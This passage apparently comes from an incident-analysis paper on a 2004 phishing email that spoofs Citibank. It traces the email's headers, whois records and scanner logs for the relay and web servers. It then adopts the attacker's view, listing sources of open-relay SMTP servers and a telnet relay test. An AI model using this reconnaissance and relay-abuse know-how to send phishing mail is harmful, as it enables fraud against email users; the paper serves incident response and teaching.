(The section above allows us to see the real IP of spam server, notice it mimics DNS
name of receiving server)

Received: from imnvrjhd45.cox.net ([216.192.222.217]) by xh76-y10.hotmail.com with
Microsoft SMTPSVC(5.0.2195.6824);
         Tue, 03 Aug 2004 12:33:51 -0700
Received: from Dannyf76h0lrw9i ([54.56.32.20]) by uplmkapa37.cox.net
       (InterMail vM.5.01.06.05 201-253-122-130-105-7793823) with SMTP
       id <82390358565383.WVKP4885.fywnmmaj18.cox.net@heraq28r1xts8x>
       for <victim@organization.org>; Wed, 04 Aug 2004 00:28:51 +0500
(Bogus email header to obfuscate real spam server)

Message-ID: <614962u1f893$51980371$hf6m1120@Dannyw30v2tlg6n>
From: "ext Support" <citisafe@citibank.com>
To: <victim@organization.org>
Subject:  Attn: Security Update!Act Now
Date: Tue, 03 Aug 2004 16:35:51 -0300
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="--5853155956197200823"
Return-Path: citisafe@citibank.com
X-OriginalArrivalTime: 03 Aug 2004 18:54:58.0836 (UTC)
FILETIME=[5FD3FD40:01C4798B]
(Details on original message time information and other details)
```

   Information that can be drawn from this header:

1. Email were received by victim on: Wed, 04/08/2004 – 19:36:00 GMT
2. Email were sent by attacker on: Tue, 03/08/2004 – 18:54:58 GMT

3. Source and reply email addresses are citisafe@citibank.com
4. Email were sent specifically to victim email address
5. Subject was not written in business and formal manner (with abbreviations)
6. Two spoofed headers with hotmail.com and cox.net to further obfuscate spam origin.
7. Victim organization email server received the message from *218.51.6.47*. SMTP requires TCP protocol, meaning that IP spoofing is unlikely.

The email header above gave us details about where the phishing email came from. It took about 41 minutes for the email to reach the victim, and the simple header looked convincing with explicit To: and From:. The first sign of phishing is seen on the subject where abbreviation and a missing space are used. There are also two sections of header to obfuscate the spam server by adding cox.net and hotmail.com servers. Unfortunately, these are bogus hosts and are not resolvable. The header chains did not tally in these two bogus headers. In addition, Hotmail always add a line to identify IP address of origin.

Further verification revealed that the Spam SMTP server has been blacklisted on several repositories. One of repositories is CBL.


**Figure 20 Spam SMTP has been blacklisted on CBL[33]**

For verification of the information we have concluded above, the complete email were sent to SpamCop for automated analysis. Manual investigation was carried out prior to SpamCop analysis.

The analysis can be found below:[34]

SpamCop v 1.367 (c) SpamCop.net, Inc. 1998-2004 All Rights Reserved

Spam Header
This page may be saved for future reference:
(snipped, URL for retrieval)

Skip to Reports
(snipped, Internal headers)

Received: from imnvrjhd45.cox.net ([216.192.222.217]) by xh76-y10.hotmail.com with Microsoft SMTPSVC(5.0.2195.6824);
Tue, 03 Aug 2004 12:33:51 -0700
Received: from Dannyf76h0lrw9i ([54.56.32.20]) by uplmkapa37.cox.net
(InterMail vM.5.01.06.05 201-253-122-130-105-7793823) with SMTP
id <82390358565383.WVKP4885.fywnmmaj18.cox.net@heraq28r1xts8x>
for <x>; Wed, 04 Aug 2004 00:28:51 +0500
(Bogus headers)
Message-ID: <6149_____1120@Dannyw30v2tlg6n>
From: "ext Support" <citisafe@citibank.com>
To: <x>
Subject: Attn: Security Update!Act Now
Date: Tue, 03 Aug 2004 16:35:51 -0300
MIME-Version: 1.0
Content-Type: multipart/alternative;
boundary="--585315956197200823"
Return-Path: citisafe@citibank.com
X-OriginalArrivalTime: 03 Aug 2004 18:54:58.0836 (UTC)
FILETIME=[5FD3FD40:01C4798B]
View entire message
Parsing header:

(snipped, Internal header)
x.x.x.x discarded

(snipped, Internal header)
x.x.x.x discarded

(snipped, Internal header)
x.x.x.x discarded

(snipped, Internal header)
ignored

Ignored

(snipped, Internal header)
x.x.x.x accepted, possible spammer

```
Received:  from x.x.x.x ([218.51.6.47]) by mail1.external.organization.org with SMTP id
i73Ir3N14387; Tue, 3 Aug 2004 21:53:05 +0300 (EET DST)
218.51.6.47 found
host 218.51.6.47 (getting name) no name
x.x.x.x not listed in dnsbl.njabl.org
x.x.x.x not listed in cbl.abuseat.org
x.x.x.x not listed in dnsbl.sorbs.net
x.x.x.x  is an MX for organization.org
Possible spammer: 218.51.6.47
host mail1.external.organization.org (checking ip) = x.x.x.x
x.x.x.x not listed in dnsbl.njabl.org
x.x.x.x not listed in cbl.abuseat.org
x.x.x.x not listed in dnsbl.sorbs.net
   Chain test:mail1.external.organization.org =? mail1.external.organization.org
   mail1.external.organization.org  and mail1.external.organization.org  - chain verified
Possible relay: x.x.x.x
x.x.x.x not listed in relays.ordb.org.
x.x.x.x has already been sent to relay testers
Received line accepted

Received:  from imnvrjhd45.cox.net ([216.192.222.217]) by xh76-y10.hotmail.com with
Microsoft SMTPSVC(5.0.2195.6824); Tue, 03 Aug 2004 12:33:51 -0700
216.192.222.217 found
host 216.192.222.217 (getting name) = atl-qbu-zpg-vty217.as.wcom.net.
host atl-qbu-zpg-vty217.as.wcom.net (checking ip) = 216.192.222.217
218.51.6.47 not listed in dnsbl.njabl.org
218.51.6.47 listed in cbl.abuseat.org ( 127.0.0.2 )
Open proxies untrusted as relays

Tracking message source: 218.51.6.47:
Routing details for 218.51.6.47
[refresh/show] Cached whois for 218.51.6.47 : abuse@hanaro.com ip-
adm@hanaro.com
abuse@hanaro.com redirects to nospam@hanaro.com
Using best contacts nospam@hanaro.com
Can't parse date of spam for age detection: Tue, 03 Aug 2004 21:53:13 EEST
Yum, this spam is fresh!
Message is old
218.51.6.47 not listed in dnsbl.njabl.org
218.51.6.47 not listed in dnsbl.njabl.org
218.51.6.47 listed in cbl.abuseat.org ( 127.0.0.2 )
218.51.6.47 is an open proxy
218.51.6.47 not listed in query.bondedsender.org
218.51.6.47 not listed in iadb.isipp.com

Finding links in message body
Parsing text part

error: couldn't parse head
Message body parser requires full, accurate copy of message
More information on this error..
no links found
```

```
Please make sure this email IS spam:
From: "ext Support" <citisafe@citibank.com> (Attn: Security Update!Act Now)
 ----585315956197200823
 Content-Type: text/html;

View full message

Report Spam to:
Re: 218.51.6.47 (Silent report about source of mail)
```

As we have verified the IP address of the spam SMTP server, we should get more information about the server itself. This would include where is it geographically hosted, what kind of system running on this host and so on. Whois is just the right tool for this task. IP registrars maintain whois databases. The main registrars are RIPE for Europe, ARIN for America, and APNIC for Asia. These registrars may delegate portions of their subnets to next level registrars on country levels.

Result of APNIC query on 218.51.6.47:[35]

```
[whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      218.51.6.0 - 218.51.6.255
netname:      HANANET-INFRA-KR
descr:        Hanaro Telecom Inc.
descr:        Shindongah Bldg., 43 Taepyeongno2-Ga Jung-Gu
descr:        SEOUL
descr:        100-733
country:      KR
admin-c:      IA36910-KR
tech-c:       IM36927-KR
remarks:      This IP address space has been allocated to KRNIC.
remarks:      For more information, using KRNIC Whois Database
remarks:      whois -h whois.nic.or.kr
mnt-by:       MNT-KRNIC-AP
remarks:      This information has been partially mirrored by APNIC from
remarks:      KRNIC. To obtain more specific information, please use the
remarks:      KRNIC whois server at whois.krnic.net.
changed:      hostmaster@nic.or.kr 20040802
source:       KRNIC

person:       IP Administrator
descr:        Hanaro Telecom Inc.
descr:        Shindongah Bldg., 43 Taepyeongno2-Ga Jung-Gu
descr:        SEOUL
descr:        100-733
country:      KR
phone:        +82-2-106-2
fax-no:       +82-2-6266-6483
e-mail:       ip-adm@hanaro.com
nic-hdl:      IA36910-KR
```

```
mnt-by:      MNT-KRNIC-AP
remarks:     This information has been partially mirrored by APNIC from
remarks:     KRNIC. To obtain more specific information, please use the
remarks:     KRNIC whois server at whois.krnic.net.
changed:     hostmaster@nic.or.kr 20040802
source:      KRNIC

person:      IP Manager
descr:       Hanaro Telecom Inc.
descr:       Shindongah Bldg., 43 Taepyeongno2-Ga Jung-Gu
descr:       SEOUL
descr:       100-733
country:     KR
phone:       +82-2-106-2
fax-no:      +82-2-6266-6483
e-mail:      ip-adm@hanaro.com
nic-hdl:     IM36927-KR
mnt-by:      MNT-KRNIC-AP
remarks:     This information has been partially mirrored by APNIC from
remarks:     KRNIC. To obtain more specific information, please use the
remarks:     KRNIC whois server at whois.krnic.net.
changed:     hostmaster@nic.or.kr 20040802
source:      KRNIC
```

There, we found the IP came from Korea – Hanaro Telecom. The company provides Internet connectivity services to residential and business.

Last but not the least, we should get some information from the Spam server itself. Reconnaissance/fingerprinting tools can do this. For this investigation LanGuard Network Security Scanner v5.0[36] will be used.

```
================================================================
=====
Starting security scan of host BELLINI[218.51.6.47]...
Time: 3:46:38 PM
================================================================
=====
    -->Failed to connect (67)  The network name cannot be found.
SMB probing ...
    Connecting ...(1/6)
    Name "BELLINI" encoded as "ECEFEMEMEJEOEJCACACACACACACACACA"

-------> (sent 76 bytes)
 81 00 00 48 20 45 43 45 46 45 4D 45 4D 45 4A 45      ...H ECEFEMEMEJE
 4F 45 4A 43 41 43 41 43 41 43 41 43 41 43 41 43      OEJCACACACACACAC
 41 43 41 43 41 00 20 43 41 43 41 43 41 43 41 43      ACACA. CACACACAC
 41 43 41 43 41 43 41 43 41 43 41 43 41 43 41 43      ACACACACACACACAC
 41 43 41 43 41 41 41 00 00 00 00 00                  ACACAAA.....
```

```
<------- (received 4 bytes)
 82 00 00 00                                      ....

     Session established.(2/6)
-------> (sent 84 bytes)
 00 00 00 A4 FF 53 4D 42 72 00 00 00 00 00 00 00   .....SMBr.......
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ED 18   ..............
 00 00 51 19 00 81 00 02 50 43 20 4E 45 54 57 4F   ..Q.....PC NETWO
 52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02   RK PROGRAM 1.0..
 4D 49 43 52 4F 53 4F 46 54 20 4E 45 54 57 4F 52   MICROSOFT NETWOR
 4B 53 20 31                                       KS 1


<------- (received 84 bytes)
 00 00 00 6B FF 53 4D 42 72 00 00 00 00 80 00 00   ...k.SMBr.......
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ED 18   ..............
 00 00 51 19 11 06 00 03 0A 00 01 00 04 11 00 00   ..Q.............
 00 00 01 00 00 00 00 00 FD E3 00 00 E0 6E 12 35   ............n.5
 F7 79 C4 01 E4 FD 08 26 00 61 95 03 9F 50 7B 9E   .y.....&.a...P..
 DF 4D 00 53                                       .M.S

     Security mode : user
     Protocol negotiated.(3/6)

-------> (sent 84 bytes)
 00 00 00 54 FF 53 4D 42 73 00 00 00 00 08 01 00   ...T.SMBs.......
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 04   ..............
 00 00 65 04 0D FF 00 00 00 FF FF 02 00 01 04 00   ..e.............
 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 17   ..............
 00 00 00 57 4F 52 4B 47 52 4F 55 50 00 55 6E 69   ...WORKGROUP.Uni
 78 00 53 61                                       x.Sa


<------- (received 84 bytes)
 00 00 00 55 FF 53 4D 42 73 00 00 00 00 88 01 00   ...U.SMBs.......
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 04   ..............
 00 08 65 04 03 FF 00 55 00 00 00 2C 00 57 69 6E   ..e....U...,.Win
 64 6F 77 73 20 35 2E 31 00 57 69 6E 64 6F 77 73   dows 5.1.Windows
 20 32 30 30 30 20 4C 41 4E 20 4D 61 6E 61 67 65    2000 LAN Manage
 72 00 4D 53                                       r.MS

     Operating system : Windows XP
     Domain : MSHOME
     LAN manager : Windows 2000 LAN Manager
     NULL session established.(4/6)

-------> (sent 68 bytes)
 00 00 00 40 FF 53 4D 42 75 00 00 00 00 18 01 20   ...@.SMBu......
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28   ...............(
 00 08 00 00 04 FF 00 00 00 00 00 01 00 15 00 00   ..............
 5C 5C 42 45 4C 4C 49 4E 49 5C 49 50 43 24 00 49   \\BELLINI\IPC$.I
 50 43 00 1F
```

```
<------- (received 50 bytes)
 00 00 00 2E FF 53 4D 42 75 00 00 00 00 98 01 20      .....SMBu......
 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 28      ...............(
 00 08 00 00 03 FF 00 2E 00 01 00 05 00 49 50 43      .............IPC
 00 00                                                ..

     Connected to IPC$.(5/6)

-------> (sent 84 bytes)
 00 00 00 5F FF 53 4D 42 25 00 00 00 00 18 01 20      ..._.SMB%......
 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 28      ...............(
 00 08 00 00 0E 13 00 00 00 00 04 FF FF 00 00 00      ................
 00 00 00 00 00 00 00 13 00 4C 00 00 00 5F 00 00      .........L..._..
 00 20 00 5C 50 49 50 45 5C 4C 41 4E 4D 41 4E 00      . .\PIPE\LANMAN.
 00 00 57 72                                          ..Wr


<------- (received 39 bytes)
 00 00 00 23 FF 53 4D 42 25 01 00 08 00 98 01 20      ...#.SMB%......
 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 28      ...............(
 00 08 00 00 00 00 00                                 .......

Collecting Windows OS Information...
     Read server info...
     -->Error (53)  The network path was not found.
     Read PDC ...
     Read BDC ...
     Enumerate trusted domains ...
     -->Error (-1073610729)  The RPC server is unavailable.
     Enumerate shares ...
     -->Error (53)  The network path was not found.
     Enumerate groups ...
     -->Error (1722)  The RPC server is unavailable.
     Enumerate users ...
     -->Error (53)  The network path was not found.
     Enumerate sessions ...
     -->Error (53)  The network path was not found.
     Enumerate services ...
     -->Error (1722)  The RPC server is unavailable.
     Enumerate network transports ...
     -->Error (53)  The network path was not found.
     Enumerate remote processes ...
     -->Error (5)  Access is denied.
     Enumerate drives ...
     -->Error (53)  The network path was not found.
     Read remote time of day ...
     -->Error (53)  The network path was not found.
     Read password policy ...
     -->Error (53)  The network path was not found.
     Connect to remote registry ...
     Could not connect to remote registry
     Check security audit policy ...
     -->Error (7)  Failed to open policy on the remote system.
```

```
Starting port scanning...
    TCP scanning started...
    0 TCP open port(s)
    UDP scanning started...
    Post scanning fingerprint...
No connection, remote registry not available in this computer.
Started vulnerability scan analysis...
    Checking for trojans...
    Checking FTP vulnerabilities...
    Checking DNS vulnerabilities...
    Checking mail vulnerabilities...
    Checking service vulnerabilities...
    Checking RPC vulnerabilities...
    Checking miscellaneous vulnerabilities...
    Checking registry vulnerabilities...
    Checking information vulnerabilities...
    CGI probing...
================================================================
=====
Completed security scan for BELLINI[218.51.6.47]: 3:54:15 PM.
Scan time: 7 minutes, 37 seconds
================================================================
```

Server runs on Windows XP with some default settings. Null session was available and machine was named 'BELLINI'. Insecure setting could indicate that workstation did not have proper protection and vulnerable for take-over from malicious hackers. Looking at the fact that default settings were present, null session enabled, and computer was given name, this indicate the server most likely compromised by the real attacker.

2) Web Server
Outlook view of the email did not reveal the real URL being called to. In order to see the real URL behind the link, we could either view the source or save it as HTML file and view it in a browser.





**Figure 21 Display of Phishing email in Opera**

We could now see that the real URL is http://222.223.128.32 and there is no attempt to use any technical exploit. It is relying on Microsoft outlook being not able to show real URL in email screen.

Once the IP address has been identified, further verification need to be done. As previously shown, we need to know where is this IP address belongs to (geographically) and what is running on that server.

Result from APNIC Whois:

```
% [whois.apnic.net node-1]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      222.222.0.0 - 222.223.255.255
netname:      CHINATELECOM-HE
descr:        CHINANET hebei province network
descr:        China Telecom
descr:        No.31,jingrong street
descr:        Beijing 100032
country:      CN
admin-c:      CH93-AP
tech-c:       BR3-AP
mnt-by:       APNIC-HM
mnt-lower:    MAINT-CHINATELECOM-HE
mnt-routes:   MAINT-CHINATELECOM-HE
status:       ALLOCATED PORTABLE
remarks:      -+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+
remarks:      This object can only be updated by APNIC hostmasters.
remarks:      To update this object, please contact APNIC
remarks:      hostmasters and include your organisation's account
remarks:      name in the subject line.
remarks:      -+-+-+-+-+-+-+-+-+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+
changed:      hm-changed@apnic.net 20040428
source:       APNIC

person:       Chinanet Hostmaster
address:      No.31 ,jingrong street,beijing
address:      100032
country:      CN
phone:        +86-10-66027112
fax-no:       +86-10-58501144
e-mail:       hostmaster@ns.chinanet.cn.net
e-mail:       anti-spam@ns.chinanet.cn.net
nic-hdl:      CH93-AP
mnt-by:       MAINT-CHINANET
changed:      hostmaster@ns.chinanet.cn.net 20021016
remarks:      hostmaster is not for spam complaint,please send spam complaint to anti-
spam@ns.chinanet.cn.net
source:       APNIC

person:       Bin Ren
nic-hdl:      BR3-AP
e-mail:       renbin@mail.he.cn
address:      10F Ximei Building NO.6 Jianshe South Street
address:      Shijiazhuang 050011 China
phone:        +86-311-5211551
fax-no:       +86-311-5211578
country:      CN
```

```
changed:    renbin@mail.he.cn 20040430
mnt-by:     MAINT-CHINATELECOM-HE
source:     APNIC
```

Web server is hosted in China – China Telecom. It is becoming more relevant with the email content that has grammatical errors. This information is not sufficient to gives us further clues on the server. Further information can be obtained by fingerprinting the server.

Result from LanGuard Security Scanner v5.0:

```
================================================================================
STARTING SECURITY SCAN FOR MACHINE/RANGE: 222.223.128.32
Profile: Default
================================================================================
Validating targets...
    Building computers list...
    Resolving hosts...
    Netbios discovery...

-------> (sent 50 bytes)
 01 F8 00 00 00 01 00 00 00 00 00 00 20 43 4B 41     ..... CKA
 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41     AAAAAAAAAAAAAAAA
 41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21     AAAAAAAAAAAAA..!
 00 01                                               ..

    Done sending, waiting for responses ...
    SNMP discovery...
        Community string: public
    Done sending, waiting for responses ...
    ICMP sweep ... (PING!)
    Done sending, waiting for responses ...
    Discovery based on specified ports...
    Adding non responsive computers...
    Adding 222.223.128.32
    Resolving host names...
1 Computer(s) found.
================================================================================
Starting security scan of host [222.223.128.32]...
Time: 3:37:41 PM
================================================================================
Collecting Windows OS Information...
Starting port scanning...
    TCP scanning started...
    0 TCP open port(s)
    UDP scanning started...
```

```
    Post scanning fingerprint...
Started vulnerability scan analysis...
    Checking for trojans...
    Checking FTP vulnerabilities...
    Checking DNS vulnerabilities...
    Checking mail vulnerabilities...
    Checking service vulnerabilities...
    Checking RPC vulnerabilities...
    Checking miscellaneous vulnerabilities...
    Checking registry vulnerabilities...
    Checking information vulnerabilities...
    CGI probing...
================================================================
=====
Completed security scan for [222.223.128.32]: 3:41:08 PM.
Scan time: 3 minutes, 27 seconds
================================================================
```

The server was configured to be stealthy. It was interesting that while it is responding to http calls from phishing email, but it was not detectable by the tool. There was no open ports detected, and OS fingerprinting failed. Scanning profile is modified a bit to allow host discovery by HTTP (TCP port 80) and the result is:

```
================================================================
=====
STARTING SECURITY SCAN FOR MACHINE/RANGE: 222.223.128.32
Profile: Default
================================================================
=====
Validating targets...
    Building computers list...
    Resolving hosts...
    Netbios discovery...

-------> (sent 50 bytes)
 01 F8 00 00 00 01 00 00 00 00 00 00 20 43 4B 41     ..... CKA
 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41     AAAAAAAAAAAAAAAA
 41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 21     AAAAAAAAAAAAA..!
 00 01                                               ..

    Done sending, waiting for responses ...
    SNMP discovery...
        Community string: public
    Done sending, waiting for responses ...
    ICMP sweep ... (PING!)
    Done sending, waiting for responses ...
    Discovery based on specified ports...
    Reply from 222.223.128.32 on port 80
```

```
Resolving host names...
1 Computer(s) found.
```

The second scan did not give us significant information either, except that a host has been detected and it is responding to HTTP calls. Bare-bone reconnaissance techniques sometimes are forgotten as investigators focuses on more complex and advanced tools. We are going to use one of these bare-bone techniques to gain valuable information.

Keep it simple
As the IP address has been identified, we could just type the IP in our browser and see what's the main page display was.





**Figure 22 Web Server and Operating System identified via default page**

When a commercial security tool failed to fingerprint a server, which the hacker has done a very good work in making it stealthy, simple way worked. The server was running on Redhat Linux (Fedora) Operating System and Apache 2.0.47 is the web server. This information combined with previous scan results tell us that server was intentionally configured to be stealth, which likely belongs to the attacker. It is unlikely to be a compromised server, as huge changes are needed to reconfigure default setting into stealth condition.

In summary, we know that that the attacker used two different computer systems and networks to launch the attack. One would be a compromised server that run open-relay SMTP server, and the other belongs to the attacker. Both servers are hosted in Asia (Korea and China), the email content contains grammatical errors implying the attacker first language is definitely not English language. The time when the emails sent was around 3 AM (GMT +8, the common Asia time zone), again outside Asia Pacific business hours. Hackers are unlikely to attack during business hour, and the fact that they might have a real life during those productive hours.

## *Target Network*

Target network is a normal Multi-national company with clear separation for Intranet, Extranet and Remote access. Protections with logical access control devices are sufficient for example, Signature-based IDS, Firewall, Router with Anti-Spoofing access-lists, and so on. The mail architecture was designed with security concern that SMTP servers are divided into Internal and External servers. External mail server receives emails from Internet and sends out emails to Internet. While Internal mail server receives external emails from External mail server and route internal emails. With this setup, user mailboxes are not accessible directly by external parties, but only from Internal employees in Intranet. External email server does not store any information except for message spooling / queue.

Unfortunately with Phishing attacks, infrastructure security can be bypassed very easily. Firewalls are ineffective as SMTP ports are always open to receive and send emails. Personal firewall will have the same weaknesses as firewalls are. Proxy server will not be able to filter anything within HTTP well-known ports. Content filtering will not be able to do much, as there is definition for phishing attacks. If there are known script that can be triggered on IDS or content filtering server, it will not do any good for pure social engineering phishing attacks like our example above.

From technical infrastructure point of view, the setup should provide good protection towards common intrusion and attacks.

Users from the organization are like any other business users, who have not been educated on phishing or information security. Although there has been security awareness training, phishing is not specifically discussed. There is also no regular security awareness training. The only training related to security awareness is integrated in induction briefing upon joining the organization.

## *Network Diagram*





**Figure 23 Network Diagram**

Based on investigation on source of attack, we have gathered a number of valuable information. This information forms the above network diagram for illustration. The limitation of this network diagram is that, it will not be in detailed as per real-life situation. Fortunately, it is sufficient enough to depict the flow of attack that we will discuss in Stages of Attack section ahead.

# Stages of the Attack

In this section, we will reverse our mindset from investigators to attackers. Now we are trying to be and think as an attacker in this real-life scenario. We will study, in details, how attack is executed and covering the attack. In each stage, there will two sub-section, one for SMTP server and another for victims. We will also look on how to enhance phishing attacks than the one we have received.

## *Reconnaissance*

1. SMTP Server
   In this phase, an attacker can use web search engines to get list of open relay SMTP servers to launch phishing attack. Successful reconnaissance of open relay SMTP server may allow the attacker to bypass scanning phase for this part.

   Open-relay SMTP server allows an attacker to spoof sender email address and send it to victims. Although most spam is harmless, phishing can have dire consequences for victims and their organizations.

   There are a number of sites that maintain lists of open-relay SMTP servers. These can be servers that are misconfigured, compromised to be open-relay, or intentionally configured as open relay.

   For shorter time of attack, an attacker can choose to find an open-relay SMTP server from web resources. These sites can be found on search engines, and some of them are:
   - http://www.openrelaycheck.com/
     The site offers 5000+ open relay servers for USD$ 199/6 months. It also display few numbers of open relay server for public as preview.
   - http://www.mail-abuse.com/services/mds_rblms.html
     Another commercial site that offers real-time black hole list. Although it can be put into a good use, it can also be a source for spamming. Price starts from US$ 500
   - http://www.email-policy.com/Spam-black-lists.htm
     Provide a list of open relays repositories
   - Search engines
     Search engines are attacker friend as it sometimes indexed and cached confidential information.
   - IRC channels
     Just like credit card information being traded, SMTP relays are being traded as well.

2. Victim
   The attacker will consider and decide a crude description of their targets. At this phase, it will not be into great details and done with some web-searches. The result for this phase will be minimal.

3. Spoofed organization
   Details on spoofed organization will be decided and collected at this information. The attacker can simply browse to spoofed organization main page to study URL syntax and conventions.

4. Detection and prevention
   Detection would be difficult at this stage, as the attacker will try to search information in 3rd party such as Domain registrars, IP registrars, security website, and others. As for prevention, companies should limit the information exposed to public that will be cached in search engines.

## *Scanning*

1. SMTP Server
   The attacker may also choose to do a scanning with security scanner tools (freeware and commercials). Most of security tools would be able to detect open relay vulnerability if exist. These are automated scanner tools that can scan ranges of subnets at one go.

   Let's look at the manual way of checking if a server is open relay.

```
Friendly> telnet 208.153.xx.x 25
port=25
Trying 208.153.xx.x...
Connected to 208.153.xx.x.
Escape character is '^]'.
220 ext_pdns_check.org. WebShield SMTP V4.5 MR1a Network Associates, Inc.
Ready at Mon Aug 23 03:36:21 2004
HELO www.friendly.com
250 ext_pdns_check.org Welcome www.friendly.com
MAIL FROM: wolves@friendly.com
250 wolves@friendly.com ... OK
RCPT TO: mg25@yahoo.com
554 SPAM-Relay detected
```

